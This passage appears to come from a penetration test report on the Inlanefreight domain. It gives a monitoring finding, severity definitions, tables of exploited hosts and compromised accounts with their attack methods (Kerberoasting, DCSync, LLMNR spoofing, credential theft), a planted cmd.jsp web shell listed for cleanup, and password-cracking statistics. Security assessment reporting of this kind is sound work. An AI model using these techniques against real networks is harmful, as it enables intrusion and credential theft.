

Figure 35: Directory Listing

8. Enhance Security Monitoring Capabilities - Info

CWE	CWE-693
Description (Incl. Root Cause)	It appeared that Inlanefreight did not notice "noisy" activities during the course of testing. The tester was also not blocked when using standard open-source penetration testing tools.
Security Impact	If network and endpoint detection and response are inadequate, an attacker who can gain a foothold in the internal network may be able to move laterally, perform post-exploitation, and achieve persistence easily.
Remediation	Consider investing in a more advanced network monitoring solution, configuring logging on all hosts, and processing them for anomalies using a SIEM tool, and implementing endpoint detection on each server and workstation that is more difficult to bypass and tamper with. The organization should not rely on endpoint protection alone. When combined with a defense-in-depth security strategy, they can be an excellent tool for detecting an attacker who gains internal network access and is forced to perform "noisier" and riskier activities to the nature of the hardened environment.
External References	https://attack.mitre.org/tactics/TA0005/

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of high, medium, or low. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Inlanefreight's data.

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 4: Severity Definitions

Appendix B – Exploited Hosts

Host	Scope	Method	Notes
192.168.195.204 (DC01)	Internal	DCSync	Domain compromise
192.168.195.205 (MS01)	Internal	Credential Theft (Registry)	Domain lateral movement
192.168.195.205 (MS01)	Internal	Tomcat Manger Weak/Default Credentials	Alternate domain foothold
192.168.195.220 (SQL01)	Internal	NBT-NS/LLMNR Response Spoofing/Kerberoasting	Initial foothold

Table 5: Exploitation Attempt Details

Appendix C – Compromised Users

Username	Type	Method	Notes
bsmith	Domain	NBT-NS/LLMNR Response Spoofing/Kerberoasting	Standard Domain User
mssqlsvc	Domain	Kerberoasting	Local admin on SQL01
srvadmin	Domain	Credential Theft (Registry)	Local admin on all servers
pramirez	Domain	Credential Theft (Kerberos TGT Ticket)	Sysadmin with DCSync rights

Table 6: User Accounts Compromised

Appendix D – Changes/Host Cleanup

Host	Scope	Change/Cleanup needed
192.168.195.205 (MS01)	Internal	WAR file in C:\Program Files (x86)\Apache Software Foundation\Tomcat 10.0\webapps | deploymenttest.war | md5sum: db7d6def7d80b8e982f3359875ea54e3
192.168.195.205 (MS01)	Internal	JSP file in C:\Program Files (x86)\Apache Software Foundation\Tomcat 10.0\webapps\ deploymenttest | cmd.jsp | md5sum: 5391c4a8af1ede757ba9d28865e75853

Table 7: Assessment Artifacts

Appendix E – INLANEFREIGHT.LOCAL Domain Password Review

Password Statistics

Metric	#
Total Password Hashes Obtained	2,000
Total Passwords Cracked	1,284
% of Passwords Cracked	64.2 %
Number of Domain Admins	12
Cracked Domain Admin Passwords	5
% of Domain Admin Passwords Cracked	42 %

Table 8: Password Cracking Statistics

Most Commonly Used Passwords

Metric	#
ILFREIGHT#	168
Welcome1	22
Password123	10
Inlanefreight!	8
Spring2022	2

Table 9: Password Reuse Statistics

Password Length Breakdown

Length	#
22	1
15	3
14	13
13	10
12	8
11	27
10	38
9	220
8	897

Length	#
7	67

Table 10: Password Length Statistics